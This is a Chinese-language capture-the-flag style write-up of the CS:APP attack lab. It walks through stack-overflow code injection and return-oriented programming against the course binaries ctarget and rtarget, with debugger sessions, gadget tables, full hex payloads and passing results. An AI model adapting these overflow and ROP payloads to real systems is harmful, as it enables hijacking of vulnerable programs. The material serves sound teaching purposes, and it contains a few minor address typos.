Part I: Code Injection Attacks

Level 1

1. 程序 `ctarget` 执行后会进入 `test` 函数：

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

其中，`getbuf` 函数有栈溢出漏洞（此处的 `Gets` 函数近似于 C 标准库中的 `gets` 函数）：

```
pwndbg> disassemble /m getbuf
Dump of assembler code for function getbuf:
12      in buf.c
   0x00000000004017a8 <+0>:     sub    rsp,0x28

13      in buf.c
14      in buf.c
   0x00000000004017ac <+4>:     mov    rdi,rsp
   0x00000000004017af <+7>:     call   0x401a40 <Gets>

15      in buf.c
16      in buf.c
=> 0x00000000004017b4 <+12>:    mov    eax,0x1
   0x00000000004017b9 <+17>:    add    rsp,0x28
   0x00000000004017bd <+21>:    ret

End of assembler dump.
```

2. Level 1 要求让 `getbuf` 函数返回后程序流跳转到 `touch1` 函数，而不是继续执行 `test` 函数。

```
1 void touch1()
2 {
3     vlevel = 1;        /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

用 `pwndbg` 查看 `touch1` 函数的首地址：`0x4017C0`。

`pwndbg` 动态调试确定偏移：

```
giantbranch@ubuntu:~/PWN/csapplab/target1$ gdb ./ctarget
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 175 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ctarget...done.
pwndbg> b *0x4017AF
Breakpoint 1 at 0x4017af: file buf.c, line 14.
pwndbg> r -q
```

（将断点下在 `call Gets` 处：`0x4017AF`）

```
pwndbg> disassemble /m getbuf
Dump of assembler code for function getbuf:
12      in buf.c
   0x0000000004017a8 <+0>:     sub    rsp,0x28

13      in buf.c
14      in buf.c
   0x0000000004017ac <+4>:     mov    rdi,rsp
   0x0000000004017af <+7>:     call   0x401a40 <Gets>

15      in buf.c
16      in buf.c
=> 0x0000000004017b4 <+12>:    mov    eax,0x1
   0x0000000004017b9 <+17>:    add    rsp,0x28
   0x0000000004017bd <+21>:    ret

End of assembler dump.
```

可以看到，此时 `rdi` 相对于 `rsp` 的偏移是 0，而 `rdi` 便是 `Gets` 函数的第一个参数 `buf`。

```
[ REGISTERS ]
RAX  0x0
RBX  0x55586000 ◂— 0
RCX  0xc
RDX  0x7ffff7dd3780 (_IO_stdfile_1_lock) ◂— 0x0
RDI  0x5561dc78 ◂— 0
RSI  0xc
R8   0x7ffff7fdc700 ◂— 0x7ffff7fdc700
R9   0xc
R10  0x4032b4 ◂— push   rsp /* 'Type string:' */
R11  0x7ffff7b7fa30 (__memset_avx2) ◂— vpxor  xmm0, xmm0, xmm0
R12  0x2
R13  0x0
R14  0x0
R15  0x0
RBP  0x55685fe8 —▸ 0x402fa5 ◂— push   0x3a6971 /* 'hqi:' */
RSP  0x5561dc78 ◂— 0
RIP  0x4017af (getbuf+7) ◂— call   0x401a40
```

而且在 `call Gets` 后，`ret` 之前，会令 `rsp = rsp + 0x28` 。

```
[ DISASM ]
► 0x4017af <getbuf+7>     call   Gets <0x401a40>
        rdi: 0x5561dc78 ◂— 0

  0x4017b4 <getbuf+12>    mov    eax, 1
  0x4017b9 <getbuf+17>    add    rsp, 0x28
  0x4017bd <getbuf+21>    ret
```

因此，要想让 `getbuf` 函数返回后直接跳转到 `touch1` ，我们可以在 `Get` 函数输入 `0x28` 个 `\x00` 后注入 `touch1` 函数的首地址 (`0x4017C0`) 即可。

```
giantbranch@ubuntu:~/PWN/csapplab/target1$ python
Python 2.7.12 (default, Mar  1 2021, 11:38:31)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> s = '00 '*0x28 + 'c0 17 40 00'
>>> s
'00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 17 40 00'
```

将 `s = 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00` （注意：这里的 `0x004017c0` 要用小端序表示） **（马后炮：在 64 位系统中，最后注入的地址 `0x004017c0` 应该占 8 位，但这里只占了 4 位，之所以可以成功是因为后面的四位都是 `\x00` ）** ，复制到 `ctarget.txt` 。然后，

```
giantbranch@ubuntu:~/PWN/csapplab/target1$ ./hex2raw < ctarget.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00
```

OK!

Level 2

1. 要求从 `getbuf` 函数返回后程序流跳转到 `touch2` 函数，并且令输入参数 `val = cookie = 0x59b997fa`。

2. 对于 x86-64 架构来说，函数的第一个输入参数放置在寄存器 `rdi`，因此，在 `ret` 到 `touch2` 函数首地址之前，要令程序 `ret` 到这样的一段 gadget：它让 `rdi = cookie = 0x59b997fa`，将 `touch2` 函数首地址（`0x4017ec`） `push` 到栈顶，然后 `ret`。我们编写的 gadget 如下：

```
; assem.s

push $0x59b997fa
pop %rdi
push $0x4017ec
ret
```

反汇编成字节流：`68 fa 97 b9 59 5f 68 ec 17 40 00 c3`。

```
giantbranch@ubuntu:~/csapplab/target1$ vim assem.s
giantbranch@ubuntu:~/csapplab/target1$ gcc -c assem.s
giantbranch@ubuntu:~/csapplab/target1$ objdump -d assem.o > assem.d
```

```
assem.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   68 fa 97 b9 59          pushq  $0x59b997fa
   5:   5f                      pop    %rdi
   6:   68 ec 17 40 00          pushq  $0x4017ec
   b:   c3                      retq
```

3. 我们将 gadget 放置在 `buf` 的开头位置（`&buf = $rsp = 0x5561dc78`），填满 `0x28` 个 `padding`，在放置 `return address` 的位置存放 `buf` 的地址（`0x5561dc78`） **（马后炮：在 64 位系统中，注入的地址 `0x5561dc7` 应该占 8 位，但这里只占了 4 位，之所以可以成功是因为后面的四位都是 `\x00`）**，让程序流跳转到我们编写的 gadget。

```
[ REGISTERS ]
RAX  0x0
RBX  0x55586000 ◂— 0
RCX  0xc
RDX  0x7ffff7dd3780 (_IO_stdfile_1_lock) ◂— 0x0
RDI  0x5561dc78 ◂— 0
RSI  0xc
R8   0x7ffff7fdc700 ◂— 0x7ffff7fdc700
R9   0xc
R10  0x4032b4 ◂— push   rsp /* 'Type string:' */
R11  0x7ffff7b7fa30 (__memset_avx2) ◂— vpxor  xmm0, xmm0, xmm0
R12  0x2
R13  0x0
R14  0x0
R15  0x0
RBP  0x55685fe8 —▸ 0x402fa5 ◂— push   0x3a6971 /* 'hqi:' */
RSP  0x5561dc78 ◂— 0
RIP  0x4017af (getbuf+7) ◂— call   0x401a40
```

```
>>> s = '68 fa 97 b9 59 5f 68 ec 17 40 00 c3'
>>> s1 = s + ' 00'*(0x28 - 12) + ' 78 dc 61 55'
>>> s1
'68 fa 97 b9 59 5f 68 ec 17 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 78 dc 61 55'
```

```
ctarget.txt
68 fa 97 b9 59 5f 68 ec 17 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 dc 61 55
```

4. 结果

```
giantbranch@ubuntu:~/csapplab/target1$ ./hex2raw < ctarget.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:68 FA 97 B9 59 5F 68 EC 17 40 00 C3 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55
```

Level 3

1. 查看 `touch3` 函数的反汇编代码，确定其开始地址：`0x4018fa`。

```
pwndbg> disassemble /m touch3
Dump of assembler code for function touch3:
71      visible.c: No such file or directory.
   0x00000000004018fa <+0>:     push   rbx
   0x00000000004018fb <+1>:     mov    rbx,rdi

72      in visible.c
   0x00000000004018fe <+4>:     mov    DWORD PTR [rip+0x202bd4],0x3        # 0x6044dc <vlevel>

73      in visible.c
   0x0000000000401908 <+14>:    mov    rsi,rdi
   0x000000000040190b <+17>:    mov    edi,DWORD PTR [rip+0x202bd3]        # 0x6044e4 <cookie>
   0x0000000000401911 <+23>:    call   0x40184c <hexmatch>
   0x0000000000401916 <+28>:    test   eax,eax
   0x0000000000401918 <+30>:    je     0x40193d <touch3+67>

74      in visible.c
75      in visible.c
   0x0000000000401931 <+55>:    mov    edi,0x3
   0x0000000000401936 <+60>:    call   0x401c8d <validate>
   0x000000000040193b <+65>:    jmp    0x40195e <touch3+100>

76      in visible.c
77      in visible.c
78      in visible.c
   0x0000000000401954 <+90>:    mov    edi,0x3
   0x0000000000401959 <+95>:    call   0x401d4f <fail>

79      in visible.c
80      in visible.c
   0x000000000040195e <+100>:   mov    edi,0x0
   0x0000000000401963 <+105>:   call   0x400e40 <exit@plt>

End of assembler dump.
```

2. `59b997fa` （cookie）所对应的字符串的字节流表示：`35 39 62 39 39 37 66 61`

3. 具体思路：

   将字符串 "59b997fa" 的字节流填到存放 `return address` 的位置的后面（即 `buf + 0x28 + 0x8`，地址为 `0x5561dca8`，实验证明：如果将字符串放在 `buf` 头到存放 `return addr` 的位置中间的这一段会被覆盖）；在 `buf + 0x28` 处放置 `buf` 的地址：`0x5561dc78`（注意）；在 `buf + 0` 处放置如下的 gadget：

```
assm.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   68 a8 dc 61 55          pushq  $0x5561dca8
   5:   5f                      pop    %rdi
   6:   68 fa 18 40 00          pushq  $0x4018fa     ; touch3 函数的起始地址
   b:   c3                      retq
```

最终的 payload 为：`68 a8 dc 61 55 5f 68 fa 18 40 00 c3` + `00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00` + `78 dc 61 55 00 00 00 00` + `35 39 62 39 39 37 66 61`

4. 结果

```
giantbranch@ubuntu:~/PWN/csapplab/target1$ ./hex2raw > temp.txt  < ctarget.txt
giantbranch@ubuntu:~/PWN/csapplab/target1$ ./ctarget -qi temp.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:68 A8 DC 61 55 5F 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61
```

5. 收获

   shell 输入/输出重定向：https://www.runoob.com/linux/linux-shell-io-redirections.html

Part II: Return-Oriented Programming

Level 1

大意就是说：你可以使用程序 *rtarget* 中的函数 `start_farm` 和 `end_farm` 之间的 gadget 来构造攻击。

```
; 用到的所有 gadget

1. 0x4019a2:    48 89 c7 c3         movq %rax, %rdi; retq;
2. 0x401a06:    48 89 e0 c3         movq %rsp, %rax; retq;
3. 0x4019ab:    58 90 c3            popq %rax;  nop; retq;
4. 0x4019dd:    89 c2 90 c3         movl %eax, %edx; nop; retq;
5. 0x401a69:    89 d1 08 db c3      movl %edx, %ecx; orb %bl, %bl; retq;
6. 0x401a13:    89 ce 90 90 c3      movl %ecx, %esi; nop; nop; retq;
7. 0x00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

（tips: 找 gadget 的时候，可以先从 `objdump` 中把可用的那段代码复制到一个 txt 文件中，在这个文件中查找比较方便。）

Level 2

1. 要求像 *Part I* 的 Level 2 那样，从 `getbuf` 函数返回到 `touch2` 并且使函数的第一个参数即 `rdi = cookie = 0x59b997fa`。

2. gadget

```
0x4019a2:   48 89 c7 c3      movq %rax, %rdi; retq;
0x4019ab:   58 90 c3          popq %rax; nop; retq;
```

3. 关键函数

```
pwndbg> disassemble touch2
Dump of assembler code for function touch2:
   0x00000000004017ec <+0>:     sub    rsp,0x8
   0x00000000004017f0 <+4>:     mov    edx,edi
   0x00000000004017f2 <+6>:     mov    DWORD PTR [rip+0x203ce0],0x2        # 0x6054dc <vlevel>
   0x00000000004017fc <+16>:    cmp    edi,DWORD PTR [rip+0x203ce2]        # 0x6054e4 <cookie>
   0x0000000000401802 <+22>:    jne    0x401824 <touch2+56>
   0x0000000000401804 <+24>:    mov    esi,0x403208
   0x0000000000401809 <+29>:    mov    edi,0x1
   0x000000000040180e <+34>:    mov    eax,0x0
   0x0000000000401813 <+39>:    call   0x400df0 <__printf_chk@plt>
   0x0000000000401818 <+44>:    mov    edi,0x2
   0x000000000040181d <+49>:    call   0x401dad <validate>
   0x0000000000401822 <+54>:    jmp    0x401842 <touch2+86>
   0x0000000000401824 <+56>:    mov    esi,0x403230
   0x0000000000401829 <+61>:    mov    edi,0x1
   0x000000000040182e <+66>:    mov    eax,0x0
   0x0000000000401833 <+71>:    call   0x400df0 <__printf_chk@plt>
   0x0000000000401838 <+76>:    mov    edi,0x2
   0x000000000040183d <+81>:    call   0x401e6f <fail>
   0x0000000000401842 <+86>:    mov    edi,0x0
   0x0000000000401847 <+91>:    call   0x400e40 <exit@plt>
End of assembler dump.
pwndbg> disassemble getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    rsp,0x28
   0x00000000004017ac <+4>:     mov    rdi,rsp
   0x00000000004017af <+7>:     call   0x401b60 <Gets>
   0x00000000004017b4 <+12>:    mov    eax,0x1
   0x00000000004017b9 <+17>:    add    rsp,0x28
   0x00000000004017bd <+21>:    ret
End of assembler dump.
```

4. 思路

   先用 `popq %rax;  nop; retq;` 将 `rax` 赋值为 `0x59b997fa` ；再用 `movq %rax, %rdi; retq;` 把 `rax` 的值赋给 `rdi`，然后再去调用 `touch2` 函数

5. payload

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ab 19 40 00 00 00 00 00 fa 97 b9 59 00 00 00 00 a2 19 40 00 00 00 00 00 ec 17 40 00 00 00 00 00
```

6. 结果

```
giantbranch@ubuntu:~/csapplab/target1$ ./hex2raw < rtarget.txt | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

Level 3

1. 基本思路：将 `35 39 62 39 39 37 66 61` 写到栈上的某个位置（很可能是放在 payload 的最后） -> 想办法将这个地址送到 `rdi` -> `call touch3`

2. gadget


```
1. 0x4019a2:    48 89 c7 c3         movq %rax, %rdi; retq;
2. 0x401a06:    48 89 e0 c3         movq %rsp, %rax; retq;
3. 0x4019ab:    58 90 c3            popq %rax;  nop; retq;
4. 0x4019dd:    89 c2 90 c3         movl %eax, %edx; nop; retq;
5. 0x401a69:    89 d1 08 db c3      movl %edx, %ecx; orb %bl, %bl; retq;
6. 0x401a13:    89 ce 90 90 c3      movl %ecx, %esi; nop; nop; retq;
7. 0x00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

   用 gadget 3 可以给 `rax` 赋任意值；用 gadget 2 可以将 `rsp` 的值赋给 `rax`；用 gadget 4~6 可以将 `eax` 赋给 `esi`（注意：`movl %eax, %ebx` 会将 `eax` 赋给 `rbx` 的低 4 位，并且将 `rbx` 的高 4 位清零）；用 gadget 1 可以将 `rax` 赋给 `rdi`。

   至此，我们可以将栈上某个位置的 `rsp` 的值（记好这个位置）赋给 `rdi`，然后计算我们放置字符串的位置相对于这个位置的偏移，将这个偏移值赋给 `esi`（利用 gadget 3~6 实现对 `esi` 的任意赋值），再用 gadget 7 将 `[rdi + rsi]` 赋给 `rax`，用 gadget 1 将 `rax` 赋给 `rdi`，最后再 return 到函数 `touch3` 即可。

   其中，`lea (%rdi,%rsi,1),%rax` 在 intel 语法下是 `lea rax,[rdi + 1*rsi]`

3. 栈图



4. payload

`00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00` + `06 1a 40 00 00 00 00 00` + `a2 19 40 00 00 00 00 00` + `ab 19 40 00 00 00 00 00` + `48 00 00 00 00 00 00 00` + `dd 19 40 00 00 00 00 00` + `69 1a 40 00 00 00 00 00` + `13 1a 40 00 00 00 00 00` + `d6 19 40 00 00 00 00 00` + `a2 19 40 00 00 00 00 00` + `fa 18 40 00 00 00 00 00` + `35 39 62 39 39 37 66 61`

5. 结果

```
giantbranch@ubuntu:~/csapplab/target1$ ./hex2raw < rtarget.txt | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 1A 40
 00 00 00 00 00 A2 19 40 00 00 00 00 00 AB 19 40 00 00 00 00 00 48 00 00 00 00 00 00
0 DD 19 40 00 00 00 00 00 69 1A 40 00 00 00 00 00 13 1A 40 00 00 00 00 00 D6 19 40 00
00 00 00 00 A2 19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61
```